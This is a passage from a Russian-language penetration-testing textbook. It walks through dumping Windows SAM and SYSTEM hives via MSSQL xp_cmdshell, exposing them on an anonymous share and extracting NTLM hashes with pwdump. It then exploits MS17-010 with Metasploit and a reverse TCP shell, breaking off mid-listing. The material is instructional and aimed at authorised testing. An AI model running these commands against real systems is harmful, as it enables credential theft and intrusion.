Алгоритм является *односторонней функцией*, а это означает, что даже если я знаю алгоритм, у меня нет возможности восстановить исходный пароль из строки хеша. Но если это так, как Windows узнает, что вы ввели правильный пароль, когда пытаетесь войти в систему?

Ответ заключается в том, что Windows знает хешированный эквивалент вашего пароля. Это значение (хеш) хранится в кусте реестра Security Accounts Manager (SAM) (по крайней мере, для локальных учетных записей).

**ОПРЕДЕЛЕНИЕ** Согласно Microsoft, *куст* – это логическая группа ключей, подразделов и значений в реестре, которая имеет набор вспомогательных файлов, содержащих резервные копии данных. Дополнительную информацию см. на странице Microsoft Docs <http://mng.bz/oRKZ>.

Хеши паролей учетных записей домена хранятся в расширяемой базе данных механизма хранения под названием NTDS.dit на контроллерах домена Windows, но сейчас это не важно.

Важно то, что когда вы вводите свои учетные данные для аутентификации на машине Windows (рис. 6.1, А), CHF создает хеш из строки пароля, введенной вами (В). Этот хеш вместе с указанным вами именем пользователя сравнивается со всеми записями в таблице пользователей в SAM (С); если соответствующая запись будет найдена, вам будет разрешен доступ к системе (D).

Оказывается, если у вас есть доступ локального администратора к системе Windows (который имеет учетная запись службы базы данных mssqlserver), вы можете выгрузить хеши паролей из куста реестра SAM и использовать метод, известный как Pass-the-Hash, для аутентификации в любой системе Windows, которая использует эти учетные данные. Это особенно полезно для пентестера, поскольку избавляет от необходимости взламывать пароль.

Возможно, пароль локального администратора состоит из 64 символов и содержит случайную последовательность строчных и прописных букв, цифр и специальных символов. Взломать этот пароль будет практически невозможно (по крайней мере, в ближайшие годы), но если вы получите хеш пароля, вам не нужно его взламывать. Что касается Windows, наличие хеша пароля ничуть не хуже простого текстового пароля. Так что теперь, когда вы взломали этот сервер MSSQL, одна из самых полезных



вещей – это выгрузить хеши паролей локальной учетной записи из SAM. Это можно сделать с помощью неинтерактивной оболочки с `mssql-cli` и системной хранимой процедуры `xp_cmdshell`.




Рис. 6.1 Как Windows использует хеши паролей для аутентификации пользователей

## 6.2.1 Копирование кустов реестра с помощью `reg.exe`

Файлы кустов реестра Windows находятся в каталоге `C:\Windows\System32`. Они защищены ОС и не могут быть изменены каким-либо образом даже системными администраторами. Но Windows поставляется с собственным исполняемым двоичным файлом `reg.exe`, который можно использовать для создания копии этих кустов реестра. Эти копии можно свободно использовать и манипулировать ими без ограничений.

Воспользуйтесь оболочкой `mssql-cli`, чтобы сделать копию кустов реестра SAM и SYSTEM и сохранить их в каталоге `C:\windows\temp`. Синтаксис команд `reg.exe` для копирования кустов реестра: `reg.exe save HKLM\SAM c:\windows\temp\sam` и `reg.exe save HKLM\SYSTEM c:\windows\temp\sys`.

### Листинг 6.8 Использование `reg.exe` для сохранения копии куста реестра

```
master> exec master..xp_cmdshell 'reg.exe save HKLM\SAM c:\windows\temp\sam'
+-----+
| output |
|-----|
| The operation completed successfully.
|
```

Сохраняет копию куста реестра SAM в `c:\windows\temp\sam`.

```

| NULL      |
+-----+
(2 rows affected)
Time: 0.457s
master> exec master..xp_cmdshell 'reg.exe save HKLM\SYSTEM
c:\windows\temp\sys'
+-----+
| output    |
+-----+
| The operation completed successfully.
|
| NULL      |
+-----+
(2 rows affected)
Time: 0.457s
master>

```

← Сохраняет копию куста реестра SYS в c:\windows\temp\sys.

### Зачем копировать куст реестра SYSTEM?

До сих пор я упоминал только куст реестра SAM, потому что он хранит хеши паролей пользователей. Однако чтобы получить их из SAM, вам также необходимо извлечь два секретных ключа – syskey и bootkey – из куста реестра SYSTEM.

Подробности этого процесса описаны в многочисленных сообщениях в блогах и официальных документах. Вам не обязательно понимать это полностью, но если вам интересно и вы хотите узнать больше, я рекомендую начать с исходного кода фреймворка Python cred-dump, расположенного по адресу <https://github.com/moyix/creddump>.

По понятным причинам у Microsoft не существует официальной документации под названием «Как извлечь хеши паролей из SAM». Но если вы изучите исходный код из проекта creddump, то сможете в деталях увидеть, как это делается и почему требуются загрузочный ключ и системный ключ. С практической точки зрения все, что вам нужно знать как пентестеру, – это то, что вам нужна действующая копия кустов реестра SYSTEM и SAM. Они необходимы для сброса хешей для локальных учетных записей пользователей на машине Windows.

Теперь вы можете просмотреть содержимое временного каталога, выполнив команду `dir c:\windows\temp` из командной строки `mssql-cli`. Там будут файл с именем `sam` и файл с именем `sys`, которые являются только что созданными незащищенными копиями кустов реестра SAM и SYSTEM.

#### Листинг 6.9 Вывод содержимого каталога c:\windows\temp

```

master> exec master..xp_cmdshell 'dir c:\windows\temp'
+-----+
| output    |
+-----+
| Volume in drive C has no label.
|

```

```

| Volume Serial Number is 1CC3-8897
| NULL
| Directory of c:\windows\temp
| NULL
| 09/17/2019 12:31 PM <DIR> .
| 09/17/2019 12:31 PM <DIR> ..
| 05/08/2019 09:17 AM 957 ASPNETSetup_00000.log
| 05/08/2019 09:17 AM 959 ASPNETSetup_00001.log
| 01/31/2019 10:18 AM 0 DMI4BD0.tmp
| 09/17/2019 12:28 PM 529,770 MpCmdRun.log
| 09/17/2019 12:18 PM 650,314 MpSigStub.log
| 09/17/2019 12:30 PM 57,344 sam ←
| 09/17/2019 12:09 PM 102 silconfig.log
| 09/17/2019 12:31 PM 14,413,824 sys ←
| 8 File(s) 15,653,270 bytes
| 3 Dir(s) 11,515,486,208 bytes free
| NULL
|
+-----+
(19 rows affected)
Time: 0.457s
master>

```

Только что созданная копия SAM.

Только что созданная копия SYSTEM.

**ПРИМЕЧАНИЕ** Запишите расположение этих файлов в заметках о проникновении. Они входят в перечень файлов, которые необходимо удалить во время очистки после пентеста.

## 6.2.2 Загрузка копий куста реестра

Вы создали незащищенные копии кустов реестра SYSTEM и SAM. Что теперь? Как извлечь из них хеши паролей? Оказывается, вы можете использовать как минимум дюжину (а может, и больше) инструментов. Однако большинство из них, вероятно, будут обнаружены антивирусным программным обеспечением, которое, как вы всегда должны предполагать, работает на вашей целевой машине Windows.

Вот почему я предпочитаю загружать копии кустов на свою атакующую машину, где могу использовать любые инструменты. В зависимости от того, что вам доступно на взломанной машине, существует несколько различных методов загрузки файлов с нее. В этом примере я сделаю то, что во многих случаях считаю самым простым: создам временный сетевой ресурс, используя доступ из командной строки через уязвимый сервер MSSQL.

Чтобы это сработало, запустим три отдельные команды, используя оболочку `mssql-cli`. Первые две команды используют `cacls` для изменения разрешений файлов копий кустов реестра SAM и SYSTEM, которые вы только что создали, и предоставления полного доступа группе Everyone (Все). Третья команда создает общий сетевой файловый ресурс, указывающий на каталог `c:\windows\temp`, который доступен анонимно всем пользователям. Поочередно выполняйте следующие команды, используя `mssql-cli`.

**Листинг 6.10** Подготовка общего сетевого ресурса с помощью `mssql-cli`

```

master> exec master..xp_cmdshell 'cacls c:\windows\temp\sam /E /G
"Everyone":F' ← Изменяет контроль доступа к копии куста sam.
master> exec master..xp_cmdshell 'cacls c:\windows\temp\sys /E /G
"Everyone":F' ← Изменяет элементы управления доступом к копии куста sys.
master> exec master..xp_cmdshell 'net share pentest=c:\windows\temp
/GRANT:"Anonymous Logon,FULL" /GRANT:"Everyone,FULL"' ←
+-----+
| output |
|-----|
| pentest was shared successfully. |
| NULL |
| NULL |
+-----+
(3 rows affected)
Time: 1.019s (a second)
master>

```

Создает анонимно доступный сетевой ресурс.

Теперь вы можете выйти из оболочки `mssql-cli`, набрав `exit`. Подключитесь к общему сетевому ресурсу с помощью команды `smbclient` из командной строки терминала. Синтаксис команды: `smbclient \\\\10.0.10.201\\pentest -U ""`, где две пустые кавычки указывают пустую учетную запись пользователя для анонимного входа в систему. Когда вам будет предложено ввести пароль анонимного пользователя, нажмите клавишу **Enter**, чтобы не вводить пароль. После подключения вы можете загрузить копии кустов реестра SAM и SYSTEM с помощью команд `get sam` и `get sys`, как показано ниже в листинге 6.11.

**Листинг 6.11** Использование `smbclient` для загрузки SYSTEM и SAM

```

~$ smbclient \\\\10.0.10.201\\pentest -U "" ← Анонимно подключается
WARNING: The "syslog" option is deprecated к общему сетевому ресурсу.
Enter WORKGROUP's password: ← Нажмите Enter без ввода пароля.
Try "help" to get a list of possible commands.
smb: \> get sam ← Скачивает файл SAM.
getting file \sam of size 57344 as sam (2800.0 KiloBytes/sec) (average
2800.0 KiloBytes/sec)
smb: \> get sys ← Скачивает файл SYS.
getting file \sys of size 14413824 as sys (46000.0 KiloBytes/sec) (average
43349.7 KiloBytes/sec)
smb: \>

```

**СОВЕТ** Всегда убирайте за собой мусор. Как злоумышленник, вы только что создали незащищенные копии кустов реестра SYSTEM и SAM, а также настроили анонимный сетевой ресурс для их загрузки. Как профессиональный консультант, вы не должны делать так, чтобы ваш клиент без надобности подвергался опасности. Обязательно вернитесь в систему и удалите копии файлов `sys` и `sam` из каталога `c:\windows\temp`, а также удалите сетевой ресурс, созданный с помощью команды `net share pentest /delete`.

## 6.3 Извлечение хешей паролей с помощью creddump

Существует множество инструментов и фреймворков, позволяющих извлекать хеши паролей из копий кустов реестра SYSTEM и SAM. Первым инструментом, который я когда-либо использовал, был инструмент под названием fgdump. Некоторые из этих инструментов представляют собой исполняемые файлы Windows, которые можно запускать непосредственно со скомпрометированного хоста, но за это удобство приходится платить. Как я уже упоминал, на большинство из них будут реагировать антивирусные системы. Если в плане вашего проникновения предусмотрена попытка оставаться незамеченным, то загрузка любого чужого двоичного файла, не говоря уже об известном хакерском инструменте, является рискованным шагом, и именно поэтому мы не стали выполнять эту операцию на машине жертвы.

Поскольку вы используете платформу Linux, а также потому, что это один из моих любимых инструментов для этой конкретной задачи, мы будем использовать фреймворк creddump на языке Python, чтобы извлечь нужную вам полезную информацию из кустов реестра SYSTEM и SAM. Установите фреймворк creddump, клонировав репозиторий исходного кода из вашего терминала Ubuntu с помощью `git clone https://github.com/moyix/credump.git`.

### Листинг 6.12 Клонирование репозитория исходного кода creddump

```
~$ git clone https://github.com/moyix/credump.git ← Используйте git, чтобы загрузить
Cloning into 'credump'...                               последнюю версию кода.
remote: Enumerating objects: 27, done.
remote: Total 27 (delta 0), reused 0 (delta 0), pack-reused 27
Unpacking objects: 100% (27/27), done.
```

Теперь перейдите в каталог creddump с помощью команды `cd credump`. Оказавшись в этом каталоге, вы увидите несколько разных скриптов Python, которые вам не нужно изучать прямо сейчас. Вас интересует скрипт `pwdump.py`. Этот сценарий выполняет всю магию, необходимую для извлечения хешей паролей из двух копий куста реестра. Скрипт `pwdump.py` является исполняемым и может запускаться командой `./pwdump /path/to/sys/hive/path/to/sam/hive`. В этом примере извлекаются три учетные записи пользователей: администратора, гостя и DefaultAccount.

### Листинг 6.13 Использование pwdump для извлечения хешей паролей локальных учетных записей пользователей

```
~$ ./pwdump.py ../sys ../sam ← Используйте pwdump для извлечения хешей паролей.
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7
➤ e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d
➤ 7e0c089c0:::
```

### Упражнение 6.1. Похищение кустов реестра SYSTEM и SAM

Взломайте сервер Gohan, войдя в консоль MSSQL со слабым паролем учетной записи sa, и активируйте `xp_cmdshell`.

Используйте `reg.exe` для создания копий кустов реестра SYSTEM и SAM. Поместите копии в каталог `C:\windows\temp` и анонимно поделитесь каталогом.

Загрузите копии куста реестра на атакующий компьютер и извлеките хеши паролей локальных учетных записей пользователей с помощью `pwdump.py`. Сколько учетных записей локальных пользователей находится на этом сервере?

Ответ на это упражнение можно найти в приложении E.

## 6.3.1 Что такое вывод *pwdump*

Если вы впервые просматриваете хеши паролей учетных записей Windows, они могут немного запутать. Однако как только вы разберетесь с составными частями, они станут ясными. Каждая учетная запись, отображаемая в скрипте `pwdump`, отображается в новой строке, и каждая строка состоит из четырех частей, разделенных двоеточиями:

- имя пользователя (Administrator);
- ID пользователя для этой учетной записи (500);
- хеш LM для устаревших систем Windows (aad3b435b51404eeaad3b435b51404ee);
- NTLM-хеш, который интересует вас как злоумышленника (31d6cfe0d16ae931b73c59d7e0c089c0).

Сохраните эти хеши в своих заметках и обязательно повторите это упражнение для каждого хоста первого уровня, который вы скомпрометировали на этапе целенаправленного проникновения. Когда мы перейдем к эскалации привилегий, вы научитесь использовать метод Pass-the-Hash для распространения доступа на системы второго уровня. Это хосты, которые не обязательно содержат уязвимость прямого доступа, но они используют учетные данные локального администратора, сопадающие с одним из хостов первого уровня, которые вы уже взломали.

### Что такое LM-хеши?

Первая попытка Microsoft использовать хеши называлась LAN Manager, или LM-хеши. Эти хеши содержали серьезные недостатки безопасности, которые позволяли невероятно легко взломать их и получить пароль в виде простого текста. Затем Microsoft создала хеш New Technology LAN Manager (NTLM), который используется со времен Windows XP. С тех пор во всех версиях Windows по умолчанию отключено применение LM-хешей. Фактически в нашем примере с дампом хешей паролей вы заметите, что все три аккаунта имеют одно и то же значение в секции LM-хешей: «aad3b435b51404eeaad3b435b51404ee».

Если вы введете эту строку в Google, то получите много результатов, потому что это LM-хеш эквивалент пустой строки («»). Я не обсуждаю и не использую LM-хешы в данной книге, и вы, вероятно, не найдете современную корпоративную сеть, которая все еще использует их.

## 6.4 Заключение

- Службы баз данных могут быть надежным средством взлома сетевых узлов и часто используются совместно с веб-службой.
- Службы Microsoft SQL Server особенно полезны для злоумышленника из-за системной хранимой процедуры `xp_cmdshell`.
- Системы Windows хранят хеши паролей для локальных учетных записей пользователей в кусте реестра SAM.
- После компрометации хоста первого уровня (если он работает под управлением Windows) всегда следует извлекать хеши паролей локальных учетных записей пользователей.
- Создание копий SYSTEM и SAM с помощью `reg.exe` позволяет вынести процесс извлечения хеша с машины жертвы, снижая вероятность срабатывания антивируса на ней.

# Атака на непропатченные службы

---

## **Краткое содержание главы:**

- жизненный цикл разработки эксплойта;
- MS17-010: Eternal Blue;
- использование Metasploit для эксплуатации незащищенной системы;
- использование полезной нагрузки оболочки Meterpreter;
- создание собственного шелл-кода для эксплойтов Exploit-DB.

Прежде чем двигаться дальше, давайте на минутку вернемся к нашим старым друзьям, команде грабителей из голливудского фильма, которые к настоящему времени уже довольно глубоко проникли в свой объект. Команда только что достигла нового этажа в здании, и они смотрят в длинный коридор с дверями по обе стороны: красные двери слева (системы Linux и UNIX) и синие двери справа (системы Windows). Как и ожидалось, все двери заперты с помощью сложных панелей управления доступом с карточками-пропусками.

Специалист по дверным замкам с карточками-пропусками (давайте представим, что такой человек существует) определяет, что на панелях есть картридер старой модели, и эта конкретная модель имеет конструктивный недостаток, который можно использовать для обхода запирающего механизма. Детали обхода не важны; но если вам так хочется визуализировать, чтобы оценить сценарий, представьте, что на дне картридера есть восемь крошечных отверстий, и если вы просунете изогну-



тую канцелярскую скрепку в два определенных отверстия под нужным углом и надавите только в правильном направлении, дверь откроется.

Производитель панелей осведомлен об этом недостатке конструкции и с тех пор решил эту проблему в конструкции последней модели, но замена всех дверных замков на большом предприятии может быть очень дорогостоящей. Вместо этого владельцы здания установили временную пластину, которая надежно прикрепляется к панели и блокирует доступ к нужным отверстиям. Единственный способ снять пластину – это физически сломать устройство, что, скорее всего, вызовет тревогу. К счастью, когда группа осматривает каждую дверь и панель картридера, они обнаруживают единственную дверь, в которой отсутствует защитная пластина. Поскольку эта единственная дверь фактически не заперта, команда может более или менее легко попасть внутрь – конечно, при условии что у них есть аккуратно согнутая скрепка.

Признаюсь, этот гипотетический сюжет фильма начинает становиться немного надуманным. Фильм вряд ли будет очень увлекательным, если все, что нужно сделать «плохим парням», – это согнуть скрепку и воткнуть ее в два отверстия, чтобы получить доступ к сверхсекретному объекту. Это выглядит слишком просто, чтобы быть правдой, потому что знание данной техники взлома широко известно (по крайней мере, среди воров).

Единственное разумное объяснение присутствия этой незапертой двери на неплохо защищенном объекте заключается в том, что команда технического обслуживания пропустила ее, когда они исправляли все другие двери, устанавливая защитные пластины на картридеры. Возможно, компания, отвечающая за безопасность здания, поручила модернизировать панели третьей стороне, которая решила сэкономить и наняла дешевую рабочую силу на этот заказ. Кто-то хотел вернуться домой пораньше и поспешил, случайно пропустив одну из дверей. Это происходит постоянно в корпоративных сетях, когда дело доходит до применения критических обновлений безопасности для компьютерных систем. Кроме того, как упоминалось в главе 1, компаниям часто не хватает точного актуального каталога активов с подробной информацией о каждом компьютерном устройстве в сети, поэтому, когда выходит критический патч и все спешат обновить все свои системы, нередко случаи, когда одно или несколько устройств остаются без внимания.

## 7.1 Что такое программные эксплойты

В непропатченных службах отсутствуют обновления, которые содержат исправления для того, что большинство людей называют ошибками программного обеспечения. Эти ошибки иногда могут использоваться злоумышленником для компрометации затронутой службы и получения контроля над ОС на уровне хоста. В широком смысле *программная ошибка* – это любой фрагмент кода, который не работает должным об-

разом, когда в заданную функцию передается непредвиденный ввод. Если программная ошибка приводит к аварийному завершению работы приложения или службы, то иногда удается перехватить поток выполнения приложения и выполнить произвольные инструкции на машинном языке в компьютерной системе, на которой запущено уязвимое приложение.

Процесс написания небольшой компьютерной программы (эксплойта) для использования ошибки программного обеспечения таким образом, чтобы она производила удаленное выполнение кода, обычно называется *разработкой эксплойта*. В этой главе не рассматриваются детали разработки программных эксплойтов, поскольку это, мягко говоря, сложная тема, выходящая за рамки данной книги. Тем не менее важно понимать концепции, связанные с использованием программного обеспечения, чтобы лучше разобраться, как вы можете использовать общедоступные эксплойты в тесте на проникновение во внутреннюю сеть (INPT). Если вы хотите узнать больше о разработке эксплойтов, я настоятельно рекомендую вам прочитать книгу Джона Эриксона «Хакинг: искусство эксплойта».

На следующих страницах вы получите подробные сведения об известной программной ошибке, влияющей на системы Microsoft Windows: MS17-010 под кодовым названием Eternal Blue. Я также продемонстрирую, как использовать общедоступный модуль эксплойтов с открытым исходным кодом в рамках Metasploit, чтобы взять под контроль уязвимую систему, в которой отсутствует патч для этой ошибки программного обеспечения. Вы узнаете разницу между привязкой и нагрузкой обратной оболочки и познакомитесь с мощной полезной нагрузкой эксплойта, так называемой оболочкой Meterpreter.

## 7.2 Типичный жизненный цикл эксплойта

Как вообще появляются программные ошибки и эксплойты? Может быть, вы слышали о «патчевом вторник», когда выходят новые патчи для Microsoft Windows. Как разрабатываются эти патчи и почему? Ответ может быть разным, но, как правило, в случае обновлений, связанных с безопасностью, события обычно происходят в следующем порядке.

Во-первых, независимый исследователь безопасности, который не будет возражать, если вы назовете его хакером (вероятно, так он сам себя называет), проводит тщательное стресс-тестирование и обнаруживает уязвимую программную ошибку в коммерческом программном продукте, таком как Microsoft Windows. Возможность использования ошибки означает не только то, что она вызывает сбой, но также то, что хакер может предоставить данные приложению таким образом, что при сбое ключевые области виртуальной памяти программы могут быть перезаписаны конкретными инструкциями для управления выполнением потока уязвимого ПО.

### Ошибки обнаруживаются, а не создаются

Ошибки безопасности существуют во всех компьютерных программах. Это связано с тем, что компании спешат разработать программное обеспечение, стремясь уложиться в установленные акционерами сроки и достичь показателей по прибыли. О безопасности часто думают позже.

Хакеры не создают ошибок и не внедряют их в программное обеспечение. Вместо этого с помощью различных форм реверс-инжиниринга, а также стресс-тестирования, иногда называемого *фаззингом*, хакеры обнаруживают или идентифицируют ошибки, которые были непреднамеренно помещены в программу разработчиками программного обеспечения, работающими круглосуточно, чтобы уложиться в дату выпуска.

Хакер в нашем примере – более или менее «хороший парень». Отточив работающий эксплойт, чтобы полностью продемонстрировать серьезность ошибки, он решает ответственно раскрыть уязвимость поставщику, создавшему программное обеспечение. В случае Eternal Blue поставщиком, конечно же, является корпорация Microsoft.

**ПРИМЕЧАНИЕ** В некоторых случаях исследователь может быть щедро вознагражден за обнаружение уязвимости. Награда называется *баг-баунти* (bug bounty). Целое сообщество хакеров-фрилансеров (охотников за ошибками) проводит время, обнаруживая, эксплуатируя, а затем раскрывая ошибки программного обеспечения и собирая вознаграждения от поставщиков. Если вам интересно узнать об этом больше, вам следует ознакомиться с двумя наиболее популярными программами поощрения ошибок фрилансеров: <https://hackerone.com> и <https://bugcrowd.com>.

Когда Microsoft получает первоначальное сообщение об ошибке и экспериментальное доказательство уязвимости от исследователя безопасности, в дело вступает собственная внутренняя исследовательская группа, которая исследует ошибку, чтобы убедиться, что она легитимна. Если ошибка подтверждается, Microsoft создает рекомендации по безопасности и выпускает исправление, которое клиенты могут загрузить и использовать для исправления уязвимого программного обеспечения. Ошибка Eternal Blue была обнаружена в 2017 году и стала десятой подтвержденной ошибкой, получившей исправление в этом году. Таким образом, в соответствии с соглашением Microsoft об именах патч (а затем и общедоступный эксплойт) останется под названием MS17-010.

Как только патч обнародован, он становится общедоступным. Даже если Microsoft попытается ограничить информацию, содержащуюся в рекомендации, исправление может быть загружено и проанализировано исследователями безопасности, чтобы определить, какой код исправляется и, следовательно, где находится уязвимость. Вскоре после этого обычно появляется общедоступный эксплойт с открытым исходным кодом.

Этой информации достаточно, чтобы продолжить чтение главы; однако если вы хотите узнать больше о MS17-010, включая технические подробности ошибки программного обеспечения, патча и того, как работает эксплойт, я рекомендую вам начать с просмотра отличного выступления Defcon 26 под названием «Демистификация MS17-010: Обратный инжиниринг эксплойтов ETERNAL», представленного хакером по имени zer0sum0x0. Его выступление можно посмотреть на YouTube <https://www.youtube.com/watch?v=HsievGJQG0w>.

## 7.3 Взлом MS17-010 с помощью Metasploit

Условия, необходимые для успешного использования эксплойта с целью запуска удаленной оболочки, различаются по сложности в зависимости от типа уязвимого программного обеспечения и характера эксплуатируемой ошибки. Опять же, я не собираюсь слишком углубляться в процесс разработки эксплойтов или сложные детали различных типов программных ошибок, переполнения буфера, переполнения кучи, состояния гонки и т. д. Однако я хочу отметить, что разные типы уязвимостей программного обеспечения необходимо использовать по-разному. Некоторые легче, чем другие; нас как злоумышленников больше всего интересуют эксплойты, которые требуют наименьшего взаимодействия с целевой машиной.

Например, ошибка в Microsoft Word может потребовать от вас убедить жертву открыть вредоносный документ и нажать «Да» при появлении запроса на запуск вредоносного макроса, который затем запускает эксплойт. Этот взлом требует взаимодействия с пользователем и поэтому менее идеален для злоумышленника, особенно для того, кто пытается остаться незамеченным. С точки зрения злоумышленника, наиболее уязвимые ошибки влияют на пассивно прослушивающие порты программные службы и не требуют вмешательства пользователя для использования.

MS17-010 представляет собой именно такой тип ошибки, поскольку он влияет на службу Microsoft Windows CIFS/SMB, которая по умолчанию прослушивает TCP-порт 445 во всех присоединенных к домену системах Windows. Ошибки, в которых можно использовать пассивно слушающие службы Windows, встречаются редко, и в результате вы обычно можете увидеть массу сообщений в блогах и работающий модуль Metasploit вскоре после того, как Microsoft выпустит исправление. Чтобы показать, насколько редка жемчужина MS17-010, заметим, что последняя равноценная ошибка, поразившая системы Windows, была обнаружена девятью годами ранее, в 2008 году. Это уязвимость MS08-067, которая использовалась в широко разрекламированном черве Conficker.

### 7.3.1 Проверка отсутствия патча

Теперь, когда вы знаете, насколько ценным является эксплойт MS17-010 с точки зрения злоумышленника, давайте вернемся к обсуждению использования отсутствующего патча и получения оболочки для уязвимой цели. Как следует из главы 4, посвященной обнаружению сетевых уязвимостей с помощью вспомогательного модуля из Metasploit, на уязвимом хосте не было патча MS17-010. Напомню о том, как это было обнаружено: запустите `msfconsole`, перейдите к вспомогательному модулю сканирования, набрав в командной строке `use auxiliary/scanner/smb/smb_ms17_010`, установите значение `rhosts` с помощью команды `set rhosts 10.0.10.227` и введите `run` для запуска модуля.

#### Листинг 7.1 Проверка возможности использования эксплойта

```
msf5 > use auxiliary/scanner/smb/smb_ms17_010
msf5 auxiliary(scanner/smb/smb_ms17_010) > set rhosts 10.0.10.227
rhosts => 10.0.10.227
msf5 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 10.0.10.227:445      - Host is likely VULNERABLE to MS17-010! -
Windows Server (R) 2008 Enterprise 6001 Service Pack 1 x86 (32-bit)
[*] 10.0.10.227:445      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_ms17_010) >
```

Выходные данные модуля подтверждают, что на хосте, вероятно, отсутствует патч и в таком случае он уязвим для модуля эксплойта, который можно использовать для компрометации целевой системы и получения командной строки обратной оболочки для управления ОС. Единственный способ узнать наверняка – это попробовать модуль эксплойта.

Если вам интересно, почему автор эксплойта назвал этот результат `likely VULNERABLE` (вероятным уязвимым), то это просто потому, что в редких случаях патч был частично установлен и установка прервалась на полпути, в результате чего служба выглядела уязвимой, хотя это было не так. Это случается нечасто; если модуль сообщает, что хост «вероятно уязвим», значит, он, *скорее всего*, действительно уязвим. Пентестеру нужно быть уверенным, поэтому для проверки вам нужно запустить модуль эксплойта. Поскольку для этого вектора атаки вы будете использовать обратную оболочку, вам необходимо знать, какой у вас IP-адрес в целевой сети. Затем Metasploit сообщит машине-жертве, какой у вас IP-адрес, когда она запускает оболочку через эксплойт, чтобы целевая система могла подключиться обратно к вашей атакующей машине.

#### Почему именно обратная оболочка?

Каждый эксплойт требует, чтобы после срабатывания уязвимости в целевой системе была выполнена *полезная нагрузка* (payload). Почти всегда полезная нагрузка представляет собой интерфейс командной строки для целевой

машины. На высоком уровне ваше полезное действие может быть либо *нагрузкой связывания* (bind payload), которое открывает сетевой порт на целевой машине, чтобы вы могли подключиться и получить свою оболочку, либо *нагрузкой обратной оболочки* (reverse payload), которая подключается обратно к вашей атакующей машине. В основном пентестеры предпочитают обратную оболочку, поскольку она дает им больше контроля над сервером, прослушивающим соединения, и, следовательно, более надежна на практике.

Команды ОС можно запускать прямо из msfconsole, поэтому нет необходимости выходить из консоли, чтобы проверить свой IP-адрес. Если я запущу команду ifconfig, она сообщит мне, что мой IP-адрес – 10.0.10.160; у вас, конечно, будет другой адрес в зависимости от конфигурации вашей сети.

### Листинг 7.2 Проверка IP-адреса localhost

```
msf5 auxiliary(scanner/smb/smb_ms17_010) > ifconfig
[*] exec: ifconfig

ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 10.0.10.160  ← IP-адрес моей атакующей машины Linux.
    netmask 255.255.255.0  broadcast 10.0.10.255
    inet6 fe80::3031:8db3:ebcd:1ddf  prefixlen 64  scopeid 0x20<link>
    ether 00:0c:29:d8:0f:f2  txqueuelen 1000  (Ethernet)
    RX packets 1402392  bytes 980983128 (980.9 MB)
    RX errors 0  dropped 1  overruns 0  frame 0
    TX packets 257980  bytes 21886543 (21.8 MB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x10<host>
    loop txqueuelen 1000  (Local Loopback)
    RX packets 210298  bytes 66437974 (66.4 MB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 210298  bytes 66437974 (66.4 MB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

msf5 auxiliary(scanner/smb/smb_ms17_010) >
```

Узнав свой IP-адрес, вы можете загрузить модуль эксплойта MS17-010. Сделайте это, набрав `use exploit/windows/smb/ms17_010_psexec`. Обратите внимание, что в этой команде фигурирует слово `exploit` вместо `auxiliary`. Модули эксплойтов имеют несколько опций, отличных от вспомогательных модулей, которые мы использовали до сих пор в этой книге. Поскольку это модуль эксплойта, вам необходимо указать дополнительный параметр: полезную нагрузку, которую вы хотите получить.

## 7.3.2 Использование модуля эксплойта `ms17_010_psexec`

Сначала сообщите Metasploit, на какой хост вы нацеливаетесь, с помощью `set rhost 10.0.10.208`. Это должен быть IP-адрес уязвимого сер-

вера Windows. Затем сообщите модулю, какая полезная нагрузка вам нужна. Для начала вы воспользуетесь простой обратной TCP-оболочкой: введите `set payload windows/x64/shell/reverse_tcp`. Поскольку это обратное подключение, вам необходимо указать новую переменную `lhost` для локального хоста. Это IP-адрес, к которому сервер-жертва будет подключаться обратно, чтобы получить полезную нагрузку. Итак, я набираю `set lhost 10.0.10.160`. Вы должны ввести ту же команду, но изменить IP-адрес на тот, который принадлежит вашей атакующей машине. Теперь вы можете запустить модуль эксплойта, просто набрав команду эксплойта. По завершении вы увидите знакомую командную строку Windows (листинг 7.3).

### Листинг 7.3 Использование модуля эксплойта MS17-010

```
msf5 > use exploit/windows/smb/ms17_010_psexec
msf5 exploit(windows/smb/ms17_010_psexec) > set rhost 10.0.10.208
rhost => 10.0.10.208
msf5 exploit(windows/smb/ms17_010_psexec) > set payload
windows/x64/shell/reverse_tcp
